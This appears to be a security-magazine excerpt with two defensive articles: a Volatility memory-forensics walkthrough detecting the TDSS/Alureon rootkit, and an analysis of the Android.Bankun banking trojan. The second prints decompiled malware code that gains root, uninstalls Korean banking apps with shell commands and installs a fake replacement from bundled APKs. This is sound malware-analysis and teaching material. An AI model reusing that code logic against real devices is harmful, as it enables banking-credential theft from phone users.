0x890fd138 888 0x340 0x1000020 File \Device\HarddiskVolume1\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b641-10ffbf11-8468-0000-0000-000000000000\6.0.2600.5512_x-ww_35dfe983
0x88f9a090 888 0x340 0x120089 File \Device\HarddiskVolume1\WINDOWS\system32\TDSSoqh.dll
0x88f7dbe0 888 0x350 0x120089 File \Device\HarddiskVolume1\WINDOWS\system32\drivers\TDSSmqxt.sys
0x892b0000 888 0x354 0x187 File \Device\NamedPipe\TDSScmd
0x89248c68 888 0x35c 0x187 File \Device\NamedPipe\TDSScmd
0x892189d0 888 0x360 0x187 File \Device\NamedPipe\TDSScmd
0x89109888 888 0x364 0x187 File \Device\NamedPipe\TDSScmd
0x8948ab40 888 0x368 0x187 File \Device\NamedPipe\TDSScmd

```

Step 8: Detecting Hidden DLL

Volatility's dlllist module couldn't find the DLL starting with "TDSS" whereas ldrmodules plugin was able to find it. This confirms that the DLL (TDSSoqh.dll) was hidden. malware hides the DLL by unlinking from the 3 PEB lists (operating system keeps track of the DLL's in these lists).

```

root@bt:~/volatility 2.3 beta# python vol.py -f infected.vmem dlllist -p 888 | grep -i tdss
Volatile Systems Volatility Framework 2.3 beta
root@bt:~/volatility 2.3 beta# python vol.py -f infected.vmem ldrmodules -p 888 | grep -i tdss
Volatile Systems Volatility Framework 2.3 beta
      888 svchost.exe      0x10000000 False False False \WINDOWS\system32\TDSSoqh.dll
root@bt:~/volatility 2.3 beta#

```


Step 9: Dumping the hidden DLL

In the previous step hidden DLL was detected. This hidden DLL can be dumped from the memory to disk using Volatility's dlldump module as shown below.

```

root@bt:~/volatility 2.3 beta# python vol.py -f infected.vmem dlldump -p 888 -b 0x10000000 -D dump
Volatile Systems Volatility Framework 2.3 beta
Process(V) Name      Module Base Module Name      Result
-----
0x892ea5d8 svchost.exe 0x01000000 UNKNOWN      OK: module.888.94ea5d8.10000000.dll
root@bt:~/volatility 2.3 beta#

```



Step 10: VirusTotal submission of dumped DLL

Submitting the dumped dll to VirusTotal confirms that it is malicious.

Step 13: Dumping DLL and VT submission

Dumping the suspicious DLL (dll.dll) and submitting to VirusTotal confirms that this is associated with TDSS (Alueron) rootkit.

```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem dlldump -p 1236 -b 0x10000000 -D dump
Volatile Systems Volatility Framework 2.3_beta
Process(V) Name      Module Base Module Name      Result
-----
0x8923c778 msieexec.exe 0x010000000 dll.dll          OK: module.1236.943c778.10000000.dll
```

ClamAV	✓	20130709
CommTouch	✓	20130709
Comodo	✓	20130709
DrWeb	BackDoor.Tdss.30	20130709
Emsisoft	Trojan.Dropper.STN (B)	20130709
eSafe	✓	20130709
ESET-NOD32	✓	20130709
F-Prot	✓	20130709
F-Secure	Trojan.Dropper.STN	20130709
Fortinet	✓	20130709
GData	Trojan.Dropper.STN	20130709
Ikarus	Trojan.Win32.Alueron	20130709
Jiangmin	✓	20130709
K7AntiVirus	✓	20130709
K7GW	✓	20130709
Kaspersky	✓	20130709
Kingssoft	Win32.Troj.TDSS.de.102400	20130708

Step 14: Hidden Kernel driver

In step 7 we also saw reference to a driver file (starting with “TDSS”). Searching for the driver file using Volatility’s modules plugin couldn’t find the driver that starts with “TDSS” whereas Volatility’s driverscan plugin was able to find it. This confirms that the kernel driver (TDSSserv.sys) was hidden. The below screenshot also shows that the base address of the driver is 0xb838b000 and the size is 0x11000.

```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem modules | grep -i tdss
Volatile Systems Volatility Framework 2.3_beta
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem driverscan | grep -i tdss
Volatile Systems Volatility Framework 2.3_beta
0x09732f38 2 0xb838b000 0x11000 TDSSserv.sys \Driver\TDSSserv.sys
```

Step 15: Kernel Callbacks

Examining the callbacks shows the callback (at address starting with 0xb38) set by an unknown driver.

```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem callbacks
Volatile Systems Volatility Framework 2.3_beta
Type      Callback      Module      Details
-----
```

```

IoRegisterShutdownNotification 0xba53fc6a VIDEOPT.SYS \Driver\mnmd
IoRegisterShutdownNotification 0xba53fc6a VIDEOPT.SYS \Driver\RDPCDD
IoRegisterShutdownNotification 0xba53fc6a VIDEOPT.SYS \Driver\VgaSave
IoRegisterShutdownNotification 0xba53fc6a VIDEOPT.SYS \Driver\vmx_svga
IoRegisterShutdownNotification 0xbadb65be Fs_Rec.SYS \FileSystem\Fs_Rec
IoRegisterShutdownNotification 0xbadb65be Fs_Rec.SYS \FileSystem\Fs_Rec
IoRegisterShutdownNotification 0xba8b73a MountMgr.sys \Driver\MountMgr
IoRegisterShutdownNotification 0xba74a2be ftdisk.sys \Driver\Ftdisk
IoRegisterShutdownNotification 0xba5e78f1 Mup.sys \FileSystem\Mup
IoRegisterShutdownNotification 0x805cdef4 ntoskrnl.exe \FileSystem\RAW
IoRegisterShutdownNotification 0x805f5d66 ntoskrnl.exe \Driver\WMIxWDM
GenericKernelCallback 0xb838e108 UNKNOWN -
GenericKernelCallback 0xb838d8e9 UNKNOWN -
GenericKernelCallback 0xbadfeafe CaptureRe...itor.sys -
GenericKernelCallback 0xbadfa7b4 CapturePr...itor.sys -
KeRegisterBugCheckReasonCallback 0xbad74ab8 mssmbios.sys SMBiosDa
KeRegisterBugCheckReasonCallback 0xbad74a70 mssmbios.sys SMBiosRe
KeRegisterBugCheckReasonCallback 0xbad74a28 mssmbios.sys SMBiosDa
KeRegisterBugCheckReasonCallback 0xba51c1be USBPORT.SYS USBPORT
KeRegisterBugCheckReasonCallback 0xba51c11e USBPORT.SYS USBPORT
KeRegisterBugCheckReasonCallback 0xba533522 VIDEOPT.SYS Videoprt
PsSetLoadImageNotifyRoutine 0xb838e108 UNKNOWN -
PsSetCreateProcessNotifyRoutine 0xbadfa7b4 CapturePr...itor.sys -
PsSetCreateProcessNotifyRoutine 0xb838d8e9 UNKNOWN -
CmRegisterCallback 0xbadfeafe CaptureRe...itor.sys -
root@bt:~/volatility 2.3 beta#

```

Step 16: Examining the unknown kernel driver

The below screenshot shows that this unknown driver falls under the address range of TDSSserv.sys. This confirms that unknown driver is “TDSSserv.sys”.

```

root@bt:~/volatility 2.3 beta# python vol.py -f infected.vmem driverscan | grep -i 0xb838
Volatile Systems Volatility Framework 2.3_beta
0x09732f38 2 0 0xb838b000 0x11000 TDSSserv.sys \Driver\TDSSserv.sys
root@bt:~/volatility 2.3 beta#

```

Step 17: Kernel api hooks

Malware hooks the Kernel API and the hook address falls under the address range of TDSSserv.sys (as shown in the below screenshots).

```

root@bt:~/volatility 2.3 beta# python vol.py -f infected.vmem apihooks -P -Q
Volatile Systems Volatility Framework 2.3_beta

```

```

*****
hook mode: Kernelmode
hook type: Inline/Trampoline
/victim module: ntoskrnl.exe (0x804d7000 - 0x806cf580)
Function: ntoskrnl.exe!IoCompleteRequest at 0x804ee1b0
hook address: 0xb838d6bb
hooking module: <unknown>

Disassembly(0):
0x804ee1b0 ff2504c25480 JMP DWORD [0x8054c204]
0x804ee1b6 cc INT 3
0x804ee1b7 cc INT 3
0x804ee1b8 cc INT 3
0x804ee1b9 cc INT 3
0x804ee1ba cc INT 3
0x804ee1bb cc INT 3
0x804ee1bc 8bff MOV EDI, EDI
0x804ee1be 55 PUSH EBP
0x804ee1bf 8bec MOV EBP, ESP
0x804ee1c1 56 PUSH ESI
0x804ee1c2 ff1514774d80 CALL DWORD [0x804d7714]
Disassembly(1):

```



```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem driverscan | grep -i 0xb838
Volatile Systems Volatility Framework 2.3_beta
0x09732f38 2 0 0xb838b000 0x11000 TDSSserv.sys \Driver\TDSSserv.sys
root@bt:~/volatility_2.3_beta#
```

Step 18: Dumping the kernel driver

Dumping the kernel driver and submitting it to VirusTotal confirms that it is TDSS (Alureon) rootkit.

```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem moddump -b 0xb838b000 -D dump
Volatile Systems Volatility Framework 2.3_beta
Module Base Module Name Result
-----
0x0b838b000 \UNKNOWN OK: driver.b838b000.sys
```

ESET-NOD32	✓	20130709
F-Prot	W32/Trojan3.WZ	20130709
F-Secure	Gen:Rootkit.Heur.du8@diuKQjgi	20130709
Fortinet	W32/TDSS.B!tr	20130709
GDData	Gen:Rootkit.Heur.du8@diuKQjgi	20130709
Ikarus	Trojan.Win32.Alureon	20130709
Jiangmin	✓	20130709
K7AntiVirus	Trojan	20130709
K7GW	✓	20130709
Kaspersky	UIDS:DangerousObject.Multi.Generic	20130709
Kingsoft	Win32.Troj.Generic.a.(kcloud)	20130708
Malwarebytes	✓	20130709
McAfee	generic!bg.bcg	20130709
McAfee-GW-Edition	generic!bg.bcg	20130709
Microsoft	Trojan:WinNT/Alureon.D	20130709
MicroWorld-eScan	✓	20130709
NANO Antivirus	Trojan.Win32.ZPACK.zkens	20130709


Conclusion

Memory forensics is a powerful technique and with a tool like Volatility it is possible to find and extract the forensic artifacts from the memory which helps in incident response, malware analysis and reverse engineering. As you saw, starting with little information we were able to detect the advanced malware and its components.

References

- Video link of this article: http://www.youtube.com/watch?v=A_8y9f0RHmA
- <http://code.google.com/p/volatility/wiki/FullInstallation>
- <http://nagareshwar.securityxploded.com/2013/07/15/advanced-malware-analysis-training-session-7-malware-memory-forensics/>

About the Author



Monnappa K A is based out of Bangalore, India. He has an experience of 7 years in the security domain. He works with Cisco Systems as Information Security Investigator. He is also the member of a security research community SecurityXploded (SX). Besides his job routine he does reasearch on malware analysis and reverse engineering, he has presented on various topics like “Memory Forensics”, “Advanced Malware Analysis”, “Rootkit Analysis”, “Detection and Removal of Malwares” and “Sandbox Analysis” in the Bangalore security community meetings. His article on “Malware Analysis” was also published in the Hakin9 ebook “Malware – From Basic Cleaning To Analyzing”. You can view the video demo’s of all his presentations by subscribing to his youtube channel: <http://www.youtube.com/user/hackycracky22>.

Android.Bankun And Other Android Obfuscation Tactics: A New Malware Era

by Nathan Collier Senior Threat Research Analyst w Webroot Software

There's one variant of Android.Bankun that is particularly interesting to me. When you look at the manifest it doesn't have even one permission. Even the most simple apps have at least internet permissions. Having no permissions isn't a red flag for being malicious though. In fact, it may even make you lean towards it being legitimate. However, there is one thing that gives Android.Bankun a red flag though. The package name of com.google.bankun instantly makes me think something is fishy.

To the average user the word, Google' is seen as a word to be trusted. This is especially true when it comes to the Android operating system which is of course created by the search engine giant. Malware authors know this and heavily use it to disguise their malicious intent. Mobile threat researchers like myself also know this and end up looking twice whenever we see ,Google' being used. Diving into the code, we see a simple application whose code all resides in one plainly named default class, MainActivity. A great place to start is on the "onCreate" function which is run whenever the app is opened. Let's take a look (Figure 1). Looking at the code, we can see that it calls "isAvilible" with parameters of different package names. The "isAvilible" function looks to see if that package name is installed and returns 'true' if it is installed which triggers the "if...else" statement to be ran. Let's look at the first "if...else" statement with "com.kbcard.kbkookmincard". If you look in the Google Play market you'll see that "com kbcard.kbkookmincard" is an app called "KB Kookmin Card Mobile Home". It appears to be a Korean banking app. Whenever "KB Kookmin Card Mobile Home" exists, the malicious app will uninstall the app using the "uninstallApk" function after getting root access from the "getRootApth" function. It then calls "installZxingApk" with the value of 'i' which is '1' for this "if...else" statement. Let's look at the "installZxingApk" function (Figure 2).




```

MainActivity.class
public void onCreate(Bundle paramBundle)
{
    super.onCreate(paramBundle);
    int i;
    String str;
    if (isAvilible(this, "com.kbcard.kbkookmincard"))
    {
        i = 1;
        str = "mount -o remount rw /data";
        if (getRootApth())
        {
            chmodApk(str, "chmod 777 /data/app/com.kbcard.kbkookmincard-1.apk");
            uninstallApk("pm uninstall com.kbcard.kbkookmincard");
            installZxingApk(i);
        }
    }
    else
    {
        if (isAvilible(this, "com.ibk.spbs"))
        {
            i = 2;
            str = "mount -o remount rw /data";
            if (!getRootApth())
            {
                break label412;
            }
            chmodApk(str, "chmod 777 /data/app/com.ibk.spbs-1.apk");
            uninstallApk("pm uninstall com.ibk.spbs");
            label180: installZxingApk(i);
        }
    }
}

```

Figure 1. The MainActivity class' onCreate function



```

private void installZxingApk(int paramInt)
{
    Intent localIntent1 = new Intent();
    Intent localIntent2 = localIntent1.addFlags(268435456);
    Intent localIntent3 = localIntent1.setAction("android.intent.action.VIEW");
    try
    {
        Class localClass = getClass();
        String str1 = "/assets/" + paramInt + ".apk";
        InputStream localInputStream = localClass.getResourceAsStream(str1);
        String str2 = String.valueOf(paramInt);
        String str3 = str2 + ".apk";
        FileOutputStream localFileOutputStream = openFileOutput(str3, 1);
        byte[] arrayOfByte = new byte[1024];
        while (true)
        {
            int i = localInputStream.read(arrayOfByte);
            if (i == -1)
            {
                localFileOutputStream.flush();
                localInputStream.close();
                localFileOutputStream.close();
                String str4 = String.valueOf(getFilesDir().getPath());
                String str5 = str4 + "/" + paramInt + ".apk";
                Uri localUri = Uri.fromFile(new File(str5));
                Intent localIntent4 = localIntent1.setDataAndType(localUri, "application/vnd.android.package-archive");
                startActivity(localIntent4);
                return;
            }
            int j = 0;
            localFileOutputStream.write(arrayOfByte, j, i);
        }
    }
}

```

Figure 2. The “installZxingApk” function, responsible for grabbing and installing a package from the assets folder

Under the “installZxingApk” function, it appears to be grabbing a file in the assets folder. The name of the file is the parameter variable that was used to call “installZxingApk”. For our example, we know that the value is ‘1’ from the “if...else” statement in class “MainActivity”. In other words, a file named “1.apk” located in the assets folder is being called and then installed. So, let’s see if there is an APK in the assets folder of the malicious app named “1.apk” (Figure 3).

Name	Size	Type
1.apk	482 KB	APK File
2.apk	362 KB	APK File
3.apk	438 KB	APK File
4.apk	479 KB	APK File
5.apk	327 KB	APK File
6.apk	399 KB	APK File
7.apk	172 KB	APK File
8.apk	218 KB	APK File

Figure 3. A listing of the package files under “assets” inside the malicious package

There it is! Along with several other APKs for other “if...else” statements to use.

To test this malicious app out, I grabbed the legitimate “KB Kookmin Card Mobile Home” and installed it. Here it is sitting in my test phone’s memory (Figure 4).




Figure 4. The list of apps running on my test phone, after installing the legitimate app

I then ran the malicious app and this popped up (Figure 5).




Figure 5. The Superuser prompt, originating from the malicious app




Figure 6. A new install prompt for the package the parent app is attempting to install

There’s the app getting root access. Now, you should probably say “what in the...” and click ‘Deny’, but that’s no fun so let’s click ‘Allow’. We then get this (Figure 6).

What’s this? Maybe an update of my banking app “KB Kookmin Card Mobile Home?” Lets click ‘Install’. Looking at the icon for this app nothing looks different:



The “new” icon just installed.

Now let’s look in the phone’s memory again (Figure 7). The APK “com.kbcard.kbkookmincard-1.apk” has been replaced with “com.google.smsservicesone-1.apk”, or better known as “1.apk” from our malicious apps asset folder. So what does “1.apk” do? It’s another malicious app that pretends to be “KB Kookmin Card Mobile Home” (Figure 8). Not only does this nasty app steal sensitive banking info, it also does several other malicious activities.




Figure 7. The package that was just installed now appears in the memory, with a different name as well




Figure 8. What the fake “KB Kookmin Card Mobile Home” app, or “1.apk”, looks like

It listens for any incoming SMS and phone calls and when one comes in, it gathers information such as time of call/SMS, telephone number, SMS message body, call length time, etc. It also steals your contact list and adds contact entries, sends SMS messages in the background, steals email through gmail and who knows what else. All of this from an APK that has no permissions.

Android.Bankun is just one example of how malware authors evade detection. A typical user may not think twice when they see something starting with the name “com.google”, even if it asking for superuser permissions. Malware authors are ‘banking’ on this (pun intended). The most common evasion tactic is using the same package name as a legitimate app. In many cases, the app will run just like the legitimate version, but do something malicious in the background. Turning function and class names into something generic like “a”, “b”, “c” and so forth, also makes it tougher to track down malicious code. Using encoding/decoding tactics within the code also makes it harder to see what the true intent may be. Android.Bankun didn’t use

any obfuscation to hide the APKs in the assets folder, but other malware authors will part the APK files out into multiple files in the assets folder with generic file types. The malicious app then puts the files back together into a malicious APK before installing it.

Mobile malware is evolving rapidly. We are coming into a new era where the typical user may not own a laptop anymore, but instead several Android devices like a tablet and mobile phone. You better believe that malware authors see this trend. They are only getting started with new ways to attempt to evade us all.

About the Author



Nathan has been a Threat Research Analyst for Webroot since October 2009. He started his career working on PC malware, but now spends most of his time in the mobile landscape researching malware on Android devices. Because of his early adaptation to mobile security, Nathan has seen the exponential growth of mobile malware and is highly experienced in protecting Webroot customers from mobile threats. He also enjoys frequently traveling with his flight attendant wife, Megan, and is a competitive endurance mountain bike racer in Colorado.



Techno Security &
Forensics Investigations
Conference



Mobile
Forensics
World

May 31 - June 3, 2015
Marriott Resort at Grande Dunes
Myrtle Beach, SC • USA

**The international meeting place for IT security
professionals in the USA**

Since 1998

Register Now at
www.TechnoSecurity.us
with promo code **HAK15** for a
20% discount on conference rates!

Comexposium IT & Digital Security and Mobility Trade Shows & Events:

lesassises
de la sécurité et des systèmes d'information

roomi
Les Rencontres Européennes de la Sécurité Informatique

lecercle
européen de la sécurité et des systèmes d'information



Techno Security &
Forensics Investigations
Conference



Mobile
Forensics
World



Calling all SharePoint and Office 365 Developers!



June 24-26, 2015
San Francisco

Microsoft Keynote!



Chris Johnson

Group Product Manager for Office 365
at Microsoft

"We are very excited to see an event that
is purely focused on developers, Office
365 and SharePoint. See you there!"

—Chris Johnson

SPTechCon Developer Days will help you understand the new application model, modern Web development architecture, languages and techniques, and much more. Check out these topics on the agenda:

The New App Model • JavaScript and jQuery • Office Graph & Delve • REST, CSOM and APIs • Web Part Development • Modern Web Development Architecture • Responsive Web Design Client-Side Development • App and Workflow Customization • Branding • SPServices • The Content Query Web Part • SharePoint for ASP.NET Developers • Visual Studio and SharePoint • Building Single-Page Apps • AngularJS and BreezeJS • Mastering Bootstrap • HTML5 and CSS • TypeScript for SharePoint Developers • Developing an Intranet • The Data View Web Part Office Web Apps • Business Connectivity Service • Creating Master Pages and Page Layouts • Secured Web Services Solutions Versioning and Upgrading Features • The Content Search Web Part • The Evolution of SharePoint Event Receivers • Code Solutions for Performance and Scalability

Presented by



SPTechCon™ is a trademark of BZ Media LLC. SharePoint® is a registered trademark of Microsoft.

Attendance limited to
the first 375 developers

Check out the program at www.sptechcon.com/devdays